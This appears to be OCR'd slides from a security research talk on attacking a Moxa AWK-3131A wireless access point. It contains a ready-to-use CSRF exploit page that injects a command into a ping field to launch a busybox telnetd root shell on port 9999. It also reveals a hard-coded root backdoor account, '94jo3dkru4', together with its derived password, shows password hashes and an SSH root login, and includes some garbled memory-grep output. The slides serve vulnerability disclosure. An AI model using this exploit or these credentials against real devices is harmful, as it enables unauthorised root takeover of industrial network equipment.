iw_ntp:                    ELF 32-bit MSB executable, MIPS, MIPS32
iw_onekey:                 ELF 32-bit MSB executable, MIPS, MIPS32
iw_onekey.c:               ASCII text
iw_ramImage:               ELF 32-bit MSB executable, MIPS, MIPS32
iw_resetd:                 ELF 32-bit MSB executable, MIPS, MIPS32
iw_setBios:                ELF 32-bit MSB executable, MIPS, MIPS32
iw_setValue:               ELF 32-bit MSB executable, MIPS, MIPS32
iw_snmpd:                  ELF 32-bit MSB executable, MIPS, MIPS32
iw_webs:                   ELF 32-bit MSB executable, MIPS, MIPS32
libiwUtil.so:              ELF 32-bit MSB shared object, MIPS, MIP
```


MOXA WAP: WEB APP - CSRF



```
<html>
  <body>
    <form action="http://192.168.127.253/forms/webSetPingTrace" method="POST">
      <input type="hidden" name="srvName"
value="&#59;&#32;&#47;bin&#47;busybox&#32;telnetd&#32;&#45;l&#47;bin&#47;sh&#32;
&#45;p9999" />
      <input type="hidden" name="option" value="0" />
      <input type="hidden" name="bkpath" value="&#47;ping&#95;trace&#46;asp" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

cve

MOXA WAP: WEB APP - CSRF



```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5801            0.0.0.0:*               LISTEN      548/serviceAgent
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      566/iw_webs
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      594/dropbear
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      553/telnetd
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      566/iw_webs
tcp        0      0 192.168.127.253:22      192.168.127.252:37600   ESTABLISHED 823/dropbear
udp        0      0 0.0.0.0:5800            0.0.0.0:*                           548/serviceAgent
udp        0      0 192.168.127.253:123     0.0.0.0:*                           519/iw_ntp
~ # netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5801            0.0.0.0:*               LISTEN      548/serviceAgent
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN      882/busybox
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      566/iw_webs
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      594/dropbear
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      553/telnetd
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      566/iw_webs
tcp        0      0 192.168.127.253:80      192.168.127.252:40246   TIME_WAIT   -
tcp        0      0 192.168.127.253:22      192.168.127.252:37600   ESTABLISHED 823/dropbear
tcp        0      0 192.168.127.253:80      192.168.127.252:40250   TIME_WAIT   -
udp        0      0 0.0.0.0:5800            0.0.0.0:*                           548/serviceAgent
udp        0      0 192.168.127.253:123     0.0.0.0:*                           519/iw_ntp
~ # ps
```

MOXA WAP: BACKDOOR

❑ 94jo3dkru4:Zg5SOmmQKk3kA:0:0:root:/:/bin/sh

❑ daccli:$1$$oCLuEVgI1iAqOA8pwkzAg1:0:0:root:/:/usr/sbin/daccli

❑ netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash

❑ mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash


❑ admin:ZH0m6QMdLV0Wo:0:0:root:/:/usr/sbin/iw_console

❑ art::0:0:art calibration:/:/etc/art_shell.sh

MOXA WAP: BACKDOOR


- ✓ 94jo3dkru4:Zg5SOmmQKk3kA:0:0:root:/:/bin/sh
- ☐ ~~daccli:$1$$oCLuEVgI1iAqOA8pwkzAg1:0:0:root:/:/usr/sbin/daccli~~
- ☐ ~~netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash~~
- ☐ ~~mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash~~
- ☐ ~~admin:ZH0m6QMdLV0Wo:0:0:root:/:/usr/sbin/iw_console~~
- ☐ ~~art::0:0:art calibration:/:/etc/art_shell.sh~~

MOXA WAP: BACKDOOR



```
~ # grep -r "94jo3dkru4" /
grep: /dev/console: No such device
grep: /dev/dk0: No such device or address
g"ep: /dev/d"1: No such device or address
/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
~ # grep -r 94jo3dkru4 /
~"# grep -r "94jo3dkru4" /
/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:�dev/mem:�grep
~"# grep -r "4jo3dkru4 /
/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:�/dev/mem:�ep
~"# grep -r "4jo3dkru4 /
/dev/mem:M/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:/dev/mem:�/dev/mem:�ep
~ # grep -r 94jo3dkru4 /
/dev/mem:�� ��/dev/mem:�/dev/mem:�94jo3dkru4
~"# grep -r "4jo3dkru4 /
/dev/mem:/dev/mem:M/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:��94jo3dkru4@4Eh�4ac-md5,hmac-sha1-96,hmac-md5-96,hmac-ripemd160,hmac-ripemd160@openssh.c
~ # grep -r 94jo3dkru4 /
~"# grep -r "94jo3dkru4" /
/dev/mem:/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
/dev/mem:/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"
/dev/mem:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
/dev/mem:/dev/mem:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:94jo3dkru4moxaiw
/dev/mem:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
/dev/mem:/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"
/dev/mem:/grep -r "94jo3dkru4" /
```

MOXA WAP: BACKDOOR




```
em:/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:
em:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
em:/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"
em:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
em:/dev/mem:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
em:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
em:94jo3dkru4moxaiw
em:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
```

MOXA WAP: BACKDOOR

```
$ strings iw_doConfig | grep moxa

… <snip> …

echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd

/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"
```


MOXA WAP: BACKDOOR



```
$v0, 0x41
$a1, $v0, (aEchoAdminSSbin - 0x410000)  # "echo \"admin:%s\" | /sbin/chpasswd
$a2, 0x130+arg_0($fp)
$v0, sprintf
$t9, $v0
$t9 ; sprintf

$gp, 0x130+var_120($fp)
$v0, $fp, 0x130+var_118
$a0, $v0
$v0, iw_system_quiet
$t9, $v0
$t9 ; iw_system_quiet

$gp, 0x130+var_120($fp)
$v0, $fp, 0x130+var_118
$a0, $v0          # s
$v0, 0x41
$a1, $v0, (aEcho94jo3dkru4 - 0x410000)  # "echo \"94jo3dkru4:moxaiw%s\" | /sb
$a2, 0x130+arg_0($fp)
$v0, sprintf
$t9, $v0
$t9 ; sprintf
```


MOXA WAP: BACKDOOR

- Sets admin user's password
  - We know admin password is "root"



```
# "echo \"admin:%s\" | /sbin/chpasswd"
```


- Sets 94jo3dkru4 user's password
  - Doesn't change the value being passed to %s



```
# "echo \"94jo3dkru4:moxaiw%s\" | /sbin/ch"...
```

  - "moxaiw%s" becomes "moxaiwroot"
- This is hard-coded in an initialization binary
  - runs every time the device boots

MOXA WAP: BACKDOOR



```
root@kali:~/workspace/AWK# ssh 94jo3dkru4@192.168.127.253
94jo3dkru4@192.168.127.253's password:
[757] Jan 02 15:44:05 lastlog_perform_login: Couldn't stat /var/
[757] Jan 02 15:44:05 lastlog_openseek: /var/log/lastlog is not
~ # who
94jo3dkru4      pts/0           00:00   Jan  2 15:44:05  192.168
~ # whoami
root
~ # id
uid=0(root) gid=0(root) groups=0(root)
~ # uname -a
Linux AWK-3131A_0871 2.6.31--LSDK-WLAN-10.2.85 #1 PREEMPT Tue De
~ # pwd
/
~ # cat /etc/passwd
root:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/etc/nologin.sh
94jo3dkru4:Zg5SOmmQKk3kA:0:0:root:/:/bin/sh
daccli:$1$$oCLuEVgI1iAgOA8pwkzAg1:0:0:root:/:/usr/sbin/daccli
```

TALOS


MOXA WAP: BACKDOOR

We have an operating system root-level backdoor!!!

MOXA WAP: BACKDOOR

```
iw_system((int32_t)"iw_onekey %s &");
iw_system((int32_t)"killall -2 %s");
iw_system((int32_t)"ping -c 4 %s 1>/var/pingtestlog.txt 2>&1");

iw_system((int32_t)"openssl aes-256-cbc -d -k moxaiwroot -salt -in %s -out %s");

iw_system((int32_t)"rm %s");
iw_system((int32_t)"echo Import Fail > %s");
iw_system((int32_t)"touch %s%s");
iw_system((int32_t)"cd %s && tftp -p -r %s %s && echo $? > %s");
iw_system((int32_t)"echo \"TFTP Server no response\" > %s");
iw_system((int32_t)"rm %s%s");
```

MOXA WAP: ATTACK SUMMARY



MOXA WAP: NOW WHAT?

- We already have OS root
- It’s a “read-only” file system
- We already grabbed all the binaries and configs
- We could install a backdoor
  - but it already has one
- Lots of binaries already on device can be used to do fun things

MOXA WAP: NOW WHAT?

```
80211debug
80211stats
[
[[
addgroup
adduser
adjtimex
apstats
arp
arping
ash
athdebug
athstats
athstatsclr
awk
basename
beep
blockdev
bootchartd
brctl
burnin_9344
busybox
cat
chgrp
chmod
chown
chpasswd
chpst
chroot
chrt
cksum
clear
clish
comm
cp
crond
crontab
cryptpw
cttyhack
cut
date
dd
delgroup
deluser
depmod
df
dhcprelay
diff
dirname
dmesg
dnsdomainname
dnsmasq
dropbear
dropbearkey
du
dumpleases
dumpregs
ebtables
ebtables-restore
echo
eeprom
egrep
emiHandler
env
envdir
envuidgid
ethreg
event_logd
expand
expr
false
fgrep
find
flock
fold
free
fsync
fuser
fw_printenv
fw_setenv
getopt
getty
getvalue
grep
groups
gunzip
gzip
halt
hd
head
hexdump
hostapd
hostapd_cli
hostname
hwclock
i2cdetect
i2cdump
i2cget
i2cset
id
ifconfig
ifdown
ifrename
ifup
init
insmod
io
iostat
ip
ipaddr
ipcrm
ipcs
iperf
iplink
iproute
iprule
iptables
iptunnel
iw_CAFile_update
iw_console
iw_console_user
iw_diagnose
iw_doConfig
iw_dst
iw_event
iw_event_user
iw_firewall
iw_fw
iw_gps
iw_handle_phy
iw_init
iw_ipConflict
iw_ip_update
iw_ntp
iw_onekey
iw_ramImage
iw_resetd
iw_setBios
iw_setValue
iw_snmpd
iw_sysMon
iw_test
iw_testBoard
iw_testDesc
iw_testDevio
iw_testDo
iw_troubleshoot
iw_typeSizeEnumerator
iw_waitSetup
iw_webs
iw_xmodemTest
iwconfig
iwevent
iwgetid
iwlist
iwpriv
iwspy
kill
killall
killall5
klogd
konf
konfd
lan_setup
lan_test
less
